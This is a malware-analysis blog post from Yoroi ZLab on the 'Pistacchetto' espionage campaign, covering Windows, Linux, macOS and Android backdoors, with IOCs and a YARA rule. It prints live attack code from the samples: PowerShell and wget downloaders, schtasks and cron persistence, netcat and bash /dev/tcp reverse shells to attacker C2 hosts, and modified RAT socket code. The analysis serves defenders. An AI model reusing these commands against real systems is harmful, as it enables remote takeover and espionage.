

Op. "Pistacchetto": An Italian Job

 blog.yoroi.company/research/op-pistacchetto-an-italian-job


ZLAB-YOROI

March 6, 2019



Introduction

In the past weeks, a new strange campaign emerged in the Italian landscape. It has been baptized “*Operation Pistacchetto*” from a username extracted from a Github account used to serve some part of the malware. This campaign has been initially studied by C.R.A.M. researchers reporting the attacker seems to be Italian, as evidenced by some Italian words like “*pistacchetto*” or “*bonifico*” discovered into analyzed file names and scripts, and due to the location of most of the command and control servers.

IP Address	Country	Region	City
151.76.192.121	Italy 	Abruzzo	Pescara
ISP	Organization	Latitude	Longitude
Wind Telecomunicazioni S.P.A	Not Available	42.4602	14.2102


IP Address	Country	Region	City
151.76.193.11	Italy 	Abruzzo	Lanciano
ISP	Organization	Latitude	Longitude
Wind Telecomunicazioni S.P.A	Not Available	42.2167	14.3882

Figure 1. Servers’ location.

After an initial recon, Cybaz-Yoroi ZLAB detected some peculiarities and interesting TTPs in place in this malicious operation, so we decided to dig further and analyze more samples related to this mysterious actor.

Technical analysis

The campaign is not very trivial and it is composed by several, specific, malwares, created to hit devices belonging to different platforms, both desktop and mobile. In the following sections, we analyze some of these malware, divided by targets’ architecture.

MS Windows Samples

The story starts from a basic fake Java page, inviting the user to update his Java version clicking on the link.




Figure 2. Fake Java update page.

Despite the page reports the filename "*window-update.hta*", clicking on "Update" a file .bat will be downloaded.

Hash	a22ac932707e458c692ba72e5f4ddb3317817ac3a9a1ccbcccdbf720a9bd2cd4
Threat	Unknown
Description	BAT downloader
ssdeep	192:/eIsseWdvqEB45kY7EBk2k0EBxbkdEBBmk/kgkWOQmxl1LXqiV/uvN:/wyB4WYw-BkRNBeKBBBsDWwFw

Uploading this .bat file on VirusTotal emerges that it has a very low detection rate: only four anti-malwares were able to detect it.




Figure 3. Detection rate of the initial BAT dropper.

Inspecting the *win.bat* source code, at first glance, it seems to be written by a script kiddie or to be a first draft due the huge amount of comments. Moreover, the script is composed by two part: a first one includes a trick to ask user administrative privileges, the second one aims to download other components and to set persistence using the Windows Task Scheduler (*schtasks*). As shown in figure, the first part simply corresponds to a code snippet retrieved from [Github](#) public repositories.

```

@echo off
:: BatchGotAdmin
:-----
REM --> Check for permissions
>nul 2>&1 "%SYSTEMROOT%\system32\cacls.exe" "%SYSTEMROOT%\system32\config\system"

REM --> If error flag set, we do not have admin.
if '%errorlevel%' NEQ '0' (
    echo Requesting administrative privileges...
    goto UACPrompt
) else ( goto gotAdmin )

:UACPrompt
    echo Set UAC = CreateObject("Shell.Application") > "%temp%\getadmin.vbs"
    set params = %* "%~"
    echo UAC.ShellExecute "cmd.exe", "/c %~&0 %params%", "", "runas", 0 >> "%temp%\getadmin.vbs"
    "%temp%\getadmin.vbs"
    del "%temp%\getadmin.vbs"

exit /B

:gotAdmin
    pushd "%CD%"
    CD /D "%~dp0"
:-----

```

```

@echo off
:: BatchGotAdmin
:-----
REM --> Check for permissions
IF "%PROCESSOR_ARCHITECTURE%" EQU "amd64" (
    %* 2>&1 "%SYSTEMROOT%\system32\cacls.exe" "%SYSTEMROOT%\system32\config\system"
) ELSE (
    %* 2>&1 "%SYSTEMROOT%\system32\cacls.exe" "%SYSTEMROOT%\system32\config\system"
)

REM --> If error flag set, we do not have admin.
if '%errorlevel%' NEQ '0' (
    echo Requesting administrative privileges...
    goto UACPrompt
) else ( goto gotAdmin )

:UACPrompt
    echo Set UAC = CreateObject("Shell.Application") > "%temp%\getadmin.vbs"
    set params = %* "%~"
    echo UAC.ShellExecute "cmd.exe", "/c ""%~&0"" %params%", "", "runas", 1 >> "%temp%\getadmin.vbs"
    "%temp%\getadmin.vbs"
    del "%temp%\getadmin.vbs"
    exit /B

:gotAdmin
    pushd "%CD%"
    CD /D "%~dp0"
:-----

```

Figure 4. Comparison between the attacker’s code and the Github’s one.

The second part, instead, checks the machine architecture and, depending on it, the malware downloads the right components, that are:

- A text file containing new actions to execute, from *config01.homepc[.]it/svc/wup.php?pc=pdf_%computername%*
- The NETCAT utility for Windows, from *config01.homepc[.]it/win/nc64.exe* and *config01.homepc[.]it/win/nc.exe*
- The WGET utility for Windows, from *config01.homepc[.]it/win/wget.exe* and *config01.homepc[.]it/win/wget32.exe*
- Other malicious artifacts, from:
 - *config01.homepc[.]it/win/get.vbs*
 - *config01.homepc[.]it/win/sys.xml*
 - *config01.homepc[.]it/win/syskill.xml*
 - *config01.homepc[.]it/win/office_get.xml*
 - *config01.homepc[.]it/win/woffice.exe*
 - *config01.homepc[.]it/win/init.vbs*
 - *config01.homepc[.]it/win/winsw.exe*

```

rem %windir%\system32\cmd.exe /c powershell -Command (new-object System.Net.WebClient).DownloadFile('https://zerifiche.ddns.net/plink.exe', '%windir%\plink.exe')
rem %windir%\system32\cmd.exe /c powershell -Command (new-object System.Net.WebClient).DownloadFile('https://zerifiche.ddns.net/mila.ppk', '%windir%\mila.ppk')
rem wget --no-check-certificate https://github.com/pistacchietto/Win-Python-Backdoor/raw/master/win.bat -O %temp%\win.bat
rem %windir%\system32\cmd.exe /c powershell -Command (new-object System.Net.WebClient).DownloadFile('https://zerifiche.ddns.net/win/get.bat', '%windir%\get.bat')
rem %windir%\system32\cmd.exe /c powershell -Command (new-object System.Net.WebClient).DownloadFile('https://zerifiche.ddns.net/win/nc64.exe', '%windir%\nc64.exe')
for /f "tokens=1,2 delims=|" %* in ('ping config01.homepc.it | find "config01.homepc.it"') do set ipaddress=%*
echo IP address is: %ipaddress%

set url=http://%ipaddress%
set urlgit=http://%ipaddress%
rem set urlgit=https://github.com/pistacchietto/Win-Python-Backdoor/raw/master
%windir%\system32\cmd.exe /c powershell -command $cli = New-Object System.Net.WebClient;$cli.Headers['User-Agent'] = 'Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1866.237 Safari/537.36';$cli.DownloadFile('%url%/svc/wup.php?pc=pdf_%computername%', '%windir%\vcacert.pem')
%windir%\system32\cmd.exe /c powershell -command (new-object System.Net.WebClient).DownloadFile('%url%/win/cacert.pem', '%windir%\cacert.pem')
%windir%\system32\cmd.exe /c powershell -command $cli = New-Object System.Net.WebClient;$cli.Headers['User-Agent'] = 'Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1866.237 Safari/537.36';$cli.DownloadFile('%url%/win/cacert.pem', '%windir%\cacert.pem')
if "%PROCESSOR_ARCHITECTURE%"=="x86" goto 32BIT
echo 64-bit OS
rem %windir%\system32\cmd.exe /c powershell -Command (new-object System.Net.WebClient).DownloadFile('%url%/win/wget.exe', '%windir%\wget.exe')
%windir%\system32\cmd.exe /c powershell -command $cli = New-Object System.Net.WebClient;$cli.Headers['User-Agent'] = 'Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1866.237 Safari/537.36';$cli.DownloadFile('%url%/win/wget32.exe', '%windir%\wget.exe')
wget --no-check-certificate %urlgit%/win/nc64.exe -O %windir%\nc64.exe
goto END
:32BIT
echo 32-bit OS
rem %windir%\system32\cmd.exe /c powershell -Command (new-object System.Net.WebClient).DownloadFile('%url%/win/wget32.exe', '%windir%\wget.exe')
%windir%\system32\cmd.exe /c powershell -command $cli = New-Object System.Net.WebClient;$cli.Headers['User-Agent'] = 'Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1866.237 Safari/537.36';$cli.DownloadFile('%url%/win/wget32.exe', '%windir%\wget.exe')
wget --no-check-certificate %urlgit%/win/nc.exe -O %windir%\nc64.exe
:END
rem %windir%\system32\cmd.exe /c powershell -Command (new-object System.Net.WebClient).DownloadFile('%url%/win/woffice1el.exe', '%windir%\woffice1el.exe')
rem %windir%\system32\cmd.exe /c powershell -Command (new-object System.Net.WebClient).DownloadFile('%url%/win/woffice.exe', '%windir%\woffice.exe')
rem %windir%\system32\cmd.exe /c powershell -Command (new-object System.Net.WebClient).DownloadFile('%url%/win/woffice.exe', 'C:\Program Files\Windows Defender\NisSrv.exe')
rem wget --no-check-certificate https://github.com/pistacchietto/Win-Python-Backdoor/raw/master/win.bat -O %windir%\win.bat
set wupname=office
taskkill /f /im %wupname%.exe
net stop %wupname%
sc delete %wupname%
sc delete %urlgit%/win/wup.exe -O %windir%\wupname%.exe
rem wget --no-check-certificate https://github.com/pistacchietto/Win-Python-Backdoor/raw/master/wup.exe -O %windir%\wup1.exe

```

Figure 5. Part of BAT dropper’s code.

From the snippet, a series of commented URL paths emerge, which is the proof that the malware is under maintenance yet. During the analysis days, indeed, the bat file and some other artifacts are constantly changed and updated, adding and removing code lines, changing variable names, but without changing the server URL or the general behavior. Those modifications, even if related to attacker’s proofs or test cases, make the file constantly low-detectable by anti-malwares, because its signatures change each time.

Other URLs embedded into the script, in commented way, are:

- `hxxps://github[.com]/pistacchietto/Win-Python-Backdoor/raw/master`
- `hxxp://verifiche.ddns[.net]/{some_files}`

Inspecting the repository, we found some artifacts also hosted on the `config01.homepc[.it]/win/` location, so probably the attacker used that platform during the development phase and `config01.homepc.it` as real server containing "production" malware. The URL `verifiche.ddns[.net]` seems to be down at time of writing, it could be a server used in an old version of this malicious project or in a future one.

After downloading all the components, the batch script implants most of them into `%windir%` folder and one of them, the core of the malware, into `C:\Program Files\Windows Defender`. Then, the script registers some automatic tasks through `schtasks` in order to start periodically the malicious artifacts.

```
schtasks /create /tn office_get /xml %windir%\office_get.xml /F
schtasks /create /ru "SYSTEM" /sc minute /mo 1 /tr "%windir%\woffice2.exe" /tn myadobe2 /rl highest /F
schtasks /create /ru "SYSTEM" /sc minute /mo 1 /tr "C:\Program Files\Windows Defender\NisSrv.exe" /tn flash_fw /rl highest /F
schtasks /create /ru "SYSTEM" /sc minute /mo 5 /tr "taskkill /f /im woffice2.exe" /tn myflash /rl highest /F
schtasks /create /tn sys /xml %windir%\sys.xml /F
schtasks /create /tn syskill /xml %windir%\syskill.xml /F
```

Figure 6. Instructions to schedule the backdoor execution.

The following section reports a brief analysis of these malicious files.

Sample "office_get.xml"

Hash	1061e997486c793ab5561fd7df0c2eb36b9390a564101e7ae5cc8dbf9541f750
Threat	Unknown
Description	XML Task Scheduler Config
ssdeep	48:yei1q9dBQSRiyIw9c9V9LTra+iaiudupRCRvA9ufAuRa7T5XHPsV8icvOyp+++tdBd-RiyuwdiaigVA9ll7dHFFvOC+

It is a simple XML file in which is defined the configuration for a new scheduled task. In particular, the task created using this configuration file has the only purpose of execute, in periodic way, a VisualBasic script located in `C:\WINDOWS\get.vbs`.

```
<Actions Context="Author">
  <Exec>
    <Command>C:\WINDOWS\get.vbs</Command>
  </Exec>
</Actions>
</Task>
```

Figure 7. Command embedded into XML file.

Sample "get.vbs"

Hash	6edbf8b3f94d29be7c24676fbf2d1e4cdf00b1f7b9f31c2ce458d1e21b23af97
Threat	Unknown
Description	VBS script
ssdeep	48:eTGvmB9tJWBVn/Bn6+pmcN+yEa/5noEW/hRbr94fln9+0RYcSniTGFurRwx:eT-GO1Yr/V6gmDyPJoE0hxGfln9D1ITlx

The script downloads a shared file from Google Drive: https://drive.google.com/uc?export=download&id=1nT2hQWW1tOM_yxPK5_nhIm8xBVETGXdF

using a *MSXML2.ServerXMLHTTP* object. The file contains a list of servers URLs, as shown in figure:

```
config01.homepc.it,visionstore.info,[2001:470:25:686::2],[2001:470:1f0a:12af::2]
```


Figure 8. C2's IP addresses.

Two of them are IPv6 addresses: the usage of the new IP address standard is a rare feature in malware landscape. From the whois information related to these IPv6 addresses emerges that they are registered on the global ISP Hurricane Electric. This company also provides a free IPv6 Tunnel Broker service, able to act as a link between IPv4 and IPv6 protocols. There is no direct evidence of activity on that IPv6 addresses, however we think probably the attacker decided to masquerades its C2, which normally works over IPv4, behind the Hurricane's IPv6 tunnel in order to make detection more difficult.

During the check-in, the malware proceed to extract some PC information, like computer name and MAC address, which will be sent to the server using a path composed by:

```
http://" & serverURL & "/svc/wup.php?pc=" & strComputerName & "_" & mac
```

The server responds with an encoded message indicating new actions the malware should perform. However, the VBS script seems to check only the "exec" field, as shown in figure.



← → ↻ Non sicuro | config01.homepc.it/svc/wup.php?pc=victim

```
[victim]||ip=||port=4001||kill=1||update=0||iout=0||nome=||exec=0||cmd=||dump=||jingprod=||jingproducer=||
```

Figure 9. Response from C2.

If "exec" parameter is set to "1", then the script extracts the value of "cmd" parameter, containing the new command to execute, and run it on Shell. All the other fields, at the moment, are not considered by the malware, indicating that it may be still under development.

```
arr=Split(strOutput,"||")
'Wscript.Echo strOutput
if (right(arr(7),1)=1) then
    oShell.run right(arr(8),len(arr(8))-4)
```

Figure 10. If EXEC parameter is set, execute the specified command.

After executing the received commands, the script opens connection towards malicious server using the Netcat tool previously downloaded, providing to the attacker an access to the victim's shell.

```
oShell.run "nc64.exe -d -w 10 -e cmd.exe "&x&" 4002"
```

Figure 11. Command to establish remote connection towards C2.

Samples "woffice.exe", "woffice2.exe" and "NisSrv.exe"

Hash	3eecd459aa454f7973048af310c7086ff4a74efd5a3aee9f909cca324a0e2013
Threat	Unknown
Description	EXE from woffice
ssdeep	196608:eC0ma2TB EF4nfFzqgncRxhocAU/kfCf+51loM8XdFu/apXLI:eCI26dGnf-CW51itnNLI

The "woffice2.exe" and "NisSrv.exe" files are equal to "woffice.exe", which is simply the compiled version of "woffice.py", the Python source file hosted in the "Pistacchietto" repository. The Python code has the same behavior of the VBS bot previously analyzed, but it uses different C2 URLs, such as:

Figure 12. Other C2's IP embedded into "woffice.py" file .

```
site1="paner.altervista.org"
site2="52.26.124.145"
site3="certificates.ddns.net"
```

So, the attacker created different copies of the same malicious backdoor, and set them to run at the same time, probably as resilience technique.

Samples "sys.xml" and "syskill.xml"

Hash	a9f5e4c294ce6fb3bbdc4cd1ce3b23136005ce1dd57b2e8d20ed2161eea9f62b
Threat	Unknown
Description	XML Task Scheduler Config
ssdeep	48:yei1q9dBQ SJjydw9c9V9Lvara+iaiudupRCRvA9ufAuRa7T5XhPsV8iILG+++ :tdBdJiy-GiGdiaigVA9ll7dhF2+
Hash	6d3e7adcf9626bbe6935c6e8ced13831ac419be19b9d13bc361bda402fbaca7
Threat	Unknown

Descrip- tion	XML Task Scheduler Config
ssdeep	48:yei1q9dtQSJiydw9c9V9Lvara+iaiudupRCRvA9ufAuRa7T5XhPsV8ioXy+++ :tdtdJiyGi-GdiaigVA9II7dhF0+

These files are two XML task scheduler configurations, which embed the following commands:

```
<Exec>
  <Command>nc64.exe</Command>
  <Arguments>-w 10 -e cmd.exe config02.addns.org 4002</Arguments>
</Exec>
```

```
<Exec>
  <Command>taskkill</Command>
  <Arguments>/f /im nc64.exe</Arguments>
</Exec>
```

Figure 13. Commands embedded into XML file.

So, the first one starts a TCP connection every 1 minute using Netcat ("nc64.exe"), as previously shown, towards a new server "config02.addns[.org]". The second one, instead, kills all the active processes named "nc64.exe" every 5 minutes.

Linux, OSX and Android Samples

The attacker's arsenal seems to be composed by weapons for different architectures: beyond Windows, there are some samples related to Linux, Mac and Android devices.

In the Windows, Linux and Mac variant of the malware, the behavior is always the same: it implants the automatic execution of the Python backdoor previously shown.

Hash	61aaf7b301ed9f574ec3e37428e0e9c62875ddf8a075897408d5b1eb612097cc
Threat	Unknown
De- scrip- tion	Office.py Linux backdoor
ssdeep	96:Urlxr+CkrZcGbSRonYZm/ZCweAM2eiuVzZ9Q6CsW7XpyMZEg59y5E6AwKwA:U7+CkrZcfnZgZEiuWEMZHs5E6+

In the following figure is shown the initial bash file used to set the schedule of the "woffice.py" backdoor, through the "crontab" and "systemctl" Linux commands.

```
#!/bin/sh
wget http://verifiche.ddns.net/linux/woffice.py -O /sbin/woffice.py
#chmod 777 /sbin/woffice.py
#croncmd="/home/me/myfunction myargs > /home/me/myfunction.log 2>&1"
#cronjob="0 */15 * * * $croncmd"
#croncmd="/etc/init.d/rc.local"
croncmd="python /sbin/woffice.py > /dev/null"
cronjob="* * * * * $croncmd"

( crontab -l | grep -v -F "$croncmd" ; echo "$cronjob" ) | crontab -
update-rc.d cron defaults
systemctl enable cron
service cron start
```

Figure 14. Linux initial BASH dropper.

Obviously, all the Windows commands executed into the Win version of the backdoor must be replaced by the Unix one. So, the command “bash -i >& /dev/tcp/ip/port 0>&1” takes the place of the instruction used to establish the Netcat reverse shell in Windows.

```
original_mac = subprocess.check_output("/sbin/ifconfig eth0 | grep Ether | awk 'NR==1{print $5}'", shell=True)
original_mac =original_mac.rstrip('\n')

print "sh /bin/bash -i >& /dev/tcp/"+sip+"/"+"sport+" 0>&1"
p = Popen("bash -i >& /dev/tcp/"+sip+"/"+"sport+" 0>&1",shell='false')
```

Figure 15. Linux commands used to establish a connection with C2.

The Mac backdoor is very similar to Linux one, another time the “woffice.py” is the core payload.

Hash	008bab1cc06a8c9fcdcb0e539d7709de0d163acaf26d90c78c00e7c58fa29fc3
Threat	Unknown
Description	Office.py OSX backdoor
ssdeep	96:qTXEPcRrd9iGxGy8g/VEhhBpypDR9jxmCY3leO2pDR9jx5jYO74MkWI7G9xcst:q9- due/cfypO2z4M2GI

Figure 16. OSX backdoor’s setup file.

Analyzing the repository emerges it is a copy of a OSX backdoor discussed in this [blog post](#). Starting from this code, the attacker edited some modules to embed it in its own version of the backdoor.

Moreover, the arsenal malicious arsenal counts also an Android RAT. It is a copy of the popular “[AhMyth Android Rat](#)”, edited by the attacker to include its command and control server’s IP addresses.


```

#!/bin/bash

#Create the hidden directory ~/.textedit
mkdir $HOME/.hidden

#Copy the script to hidden folder

cp woffice.py $HOME/.hidden/woffice.py
cp woffice.sh $HOME/.hidden/woffice.sh

#Give the script permission to execute
chmod +x $HOME/.hidden/woffice.py
chmod 777 $HOME/.hidden/woffice.sh
sh $HOME/.hidden/woffice.sh
#chown root $HOME/.hidden/woffice.py

#Create directory if it doesn't already exist.
mkdir $HOME/Library/LaunchAgents

private IOsocket() {
    try {

        String deviceID = Settings.Secure.getString(MainService.getContextOfApplication().getContentResolver(), Settings.Secure.ANDROID
        IO.Options opts = new IO.Options();
        opts.reconnection = true;
        opts.reconnectionDelay = 5000;
        opts.reconnectionDelayMax = 999999999;

        ioSocket = IO.socket("http://verifiche.ddns.net:42474?model="+ android.net.Uri.encode(Build.MODEL)+"&manf="+Build.MANUFACTURER+
    } catch (URISyntaxException e) {
        e.printStackTrace();
    }
}
}

```

Figure 17. Part of AhMyth RAT's code modified by the attacker.

Conclusions

The "Pistacchietto" operation is more complex than we initially thought. Behind the lack of professional infrastructure, the "hiding in plain sight" strategy, the developer's comments, the drafted malware code analyzed and the speculations about the possible amateur nature of this actor, we are in front of a long running espionage operation, active from years, and supporting at least four of the main computing platforms available nowadays, being able to infect Microsoft Windows hosts, Mac OSX systems, Linux servers and Android mobile devices.

We are still not aware of the purposes of this campaign, which *could* be most likely personally motivated rather than financially or state sponsored, but despite its limited numbers it represent an important warning security communities, individuals and companies should not ignore. Offensive capabilities to run criminal espionage operations are getting even more accessible to personally motivated cyber actors, confirming the expansion of the cyber threat panorama both in terms of volume and variety observed by security firms, observatories and associations from a decade ago to nowadays.

As final remark, we would like to recall Italy also is not new of this kind of "*fai-da-te*" (homemade) espionage operations: back in 2017 the initially homemade Occhionero's espionage campaign (CERT-Yoroi Early Warning [N010117](#)) lapped Public Administrations, notorious entrepreneurs and also the Italian Ex Prime Minister.

Indicators of compromise

C2:

- [hxxp://config01.homepc\[.it](http://hxxp://config01.homepc[.it)
- [hxxp://verifiche.ddns\[.net](http://hxxp://verifiche.ddns[.net)
- [hxxps://github\[.com\]/pistacchietto/Win-Python-Backdoor/raw/master](https://github[.com]/pistacchietto/Win-Python-Backdoor/raw/master)
- [hxxp://paner.altervista\[.org](http://hxxp://paner.altervista[.org)
- [hxxp://config02.addns\[.org](http://hxxp://config02.addns[.org)
- [certificates.ddns\[.net](https://certificates.ddns[.net)
- 52.26.124[.145
- [visionstore\[.info](https://visionstore[.info)
- [2001:470: 25:686::2]
- [2001:470: 1f0a:12af::2]

Hashes

- 40e01c946618942c90851a09cb3e43c1e4d1e7d999ac97e9dab0f0a6222ca3ff (win.bat 20190225)
- a22ac932707e458c692ba72e5f4ddb3317817ac3a9a1ccbcccdbf720a9bd2cd4 (win.bat 20190226)
- d55331abdcedb96be387c70ddf8dd8d783cdf24be7e37e9913939f87e4a6b248 (win.bat 20190227)
- 1061e997486c793ab5561fd7df0c2eb36b9390a564101e7ae5cc8dbf9541f750
- 6edbf8b3f94d29be7c24676fbf2d1e4cdf00b1f7b9f31c2ce458d1e21b23af97
- 3eecd459aa454f7973048af310c7086ff4a74efd5a3aee9f909cca324a0e2013
- a9f5e4c294ce6fb3bbdc4cd1ce3b23136005ce1dd57b2e8d20ed2161eea9f62b
- 6d3e7adcf9626bbe6935c6e8ced13831ac419be19b9d13bc361bda402fbaca7
- 18dec7d69a8eae1e78f8720ac3b6c8a5d1bb4c2f039a2d85bf77b01a82dc6912
- b11243ac75e5c3e343615889dbe28e51b1795dc5628e0f12e03b7192ca61bc60
- e1642bbe8a8ef616c97f34b835bc4f229f0e15c4619451e641462a44f476b46b
- 6ec51cb47c72c572c683c07d971c80b9a4fc60c65c4e1af1524fb8595a653e0d
- cea68f294d0a21f19d79b2c3eefa762c1c295076c37c6c5b644e84e9a45dd2d2
- 910e829f476fea4c406ebf760f4f8946448e236d110866f66c54257944d01906
- 489d24447898ac587dedd8b8c097bf33ea7a3c639a978910f582015f4a229d5e
- 688c5918872d45e1b375c3c65a453a8e891012fd9a4e35ceb1fa8cb24d2ffb68
- 95280d20abbea35b435402ad06484938edad733dc94ba6271aed3cc1bd9887cf
- c2455b94bc8c5a05ebddf7e1736ca5a2bcbc728da6e07fb51a507ce9866d0ae8
- 5b2f437bda3faa40073b441469694faae8f121b50b1fcfd6fdc0fa7288c082c9
- 4087e880e5b658ff1f917fef17d2fd95c4382cefbbc08baf860cabd749c65e50
- 505cedb52e044c7bdbc52ce7a392f78ccd7663ecfb07d23b314717dfacecf3f1
- 0f1e223eaf8b6d71f65960f8b9e14c98ba62e585334a6349bcd02216f4415868
- 097baea0616eaaab899f8d68e919bcaa66d77667a0f98b9ec643b7db980ec8d3
- 24b47abad994181eb1ab660ec91d5fe4facd018d406f4312d6bc804a31254739
- 5773e1821d336a1d72e72973319cc48f956ce4ff6888cd8734ee5a2c880fe484

- 0e524fe27a4307ed8499a1c0d4df1f7354be6862085d368433f8df7028d13803
- efbcf3682f1780ae0c567f8f5a747d1b04131f786047deee5c2be7b0ba2c2c67
- 32ff81be7818fa7140817fa0bc856975ae9fcb324a081d0e0560d7b5b87efb30
- 81fba6c5eaa33ed02124afac06106626282f02daa0a2634f69afab1ce5f3fd4
- 2af025abe916003123a04f09c1d9804e2f9340b439e41ea47b542f4ba8be68ef
- 408344a29792bbd2bc1cf54dedfec7bc442251cc84ecfe0288f1d2d0c34f59a0
- 9c034a07c0857eee1bc1cc1e1859230656a385dbbaa471e666af7372f94c8d1e
- 6a72488747d12d129aaca76864b83de31f7c4ae357622e78fa43cf506d9c48e
- 4a416b55d3a250d52747bd8b87a3b791f2b7b8df45217de60c6e35ad0de84b12
- 04c6dfc497d175c8f755ee3d3722d33ee255ec8f2e6c2a9d1039345086bd6408
- 46daac1a8aa83a0de63b7f70ac2f4ede61cd82ceba51ce00b804b37fb429521a
- 2f2f0ea2f649ef120c111dfa020d333826d68d74cf1bed1fd3f1ef92e91a4413
- 3d3df7bb13a774d394a0c9e3f40a54cc9daa0705887363845eaf7f60218111cc
- e2e4d23525389c13126401215541f5625258da18372cb5c98d0b95123a86acfb
- be82341a12ea83d9efadc9ac35cf16d327f8499c99107dcde88dd0f5df84523c
- da15f169fff2f707ebffd2d1c78dc906ee9352c1d218ebe06d601c4b45382112
- c697b8502254a8305c6e77161e41c655b622876a933758139c16377298fd3f31
- 498eec0b0cf5d945f77d4477e030f91f0e412631002f478622ef11ea0842eeba
- 5bfc98f79d79b98ca39f3571a660d98eccba788578a7e8a3950d65714b721b50
- 20a98a7e6e137bb1b9bd5ef6911a479cb8eac925b80d6db4e70b19f62a40cce2
- 6ac2ab4b6cc96a8f5e5ff08d825c7ac14504878061607530f58f7a1b02c0bfac
- 86c24972e3ef376dfef1ed144a32e9f549de6aabdc6aeadefb8125fccd5132c3
- b6a2dd050339d3991442f460fdb48f76d8eaad5fa233a261970fb6d9c73f2925
- e7693c69db0e1cc1c19f6c7df7711cc07512f2a53f1919639bf15f969e180c7a
- 3655c6bc776688fd54d6ec9de51c7eb2512ac8f987bcd807e14a4accc13e5f11
- ee86f083fdb8d5e2f4d1d609faf964fa08a01875bc0abb364aeb09bb83c35f8c
- 04187ce5216fb1ef6ffe0fd2bcea6ae38ef055993b9d23f331d8c45e89510ade
- d11eff9047b71b82adce6089c3a845263846b124108b4b48220c3142393e89ad
- 22d1a234507a76fd72d9c1948666da992d5a24e16c5791c806dd8d2ea2d141f5
- 39316065605cbbccd9c9e7c9529ee2cd32d158ca7939888bfb811851ea6bef4c
- 61aaf7b301ed9f574ec3e37428e0e9c62875ddf8a075897408d5b1eb612097cc
- 008bab1cc06a8c9fcdabc0e539d7709de0d163acaf26d90c78c00e7c58fa29fc3

Yara rule

```
rule pistacchietto_campaign_0219 {
  meta:
    description = "Yara rule for Pistacchietto campaign"
    author = "Yoroi ZLab - Cybaze"
    last_updated = "2019-03-01"
    tlp = "white"
    category = "informational"

  strings:
    $nc = "nc.exe" wide ascii
    $nc64 = "nc64.exe" wide ascii
    $dns1 = "config02.addns.org" wide ascii
    $dns2 = "config01.homepc.it" wide ascii
    $dns3 = "verifiche.ddns.net" wide ascii
    $dns4 = "paner.altervista.org" wide ascii
    $dns5 = "certificates.ddns.net" wide ascii
    $id = "pistacchietto" wide ascii
    $path = "/svc/wup.php?pc=" wide ascii
  condition:
    (1 of ($nc*)) and (1 of ($dns*)) or $id or $path
}
```

This blog post was authored by Antonio Farina and Luca Mella of Cybaze-Yoroi Z-LAB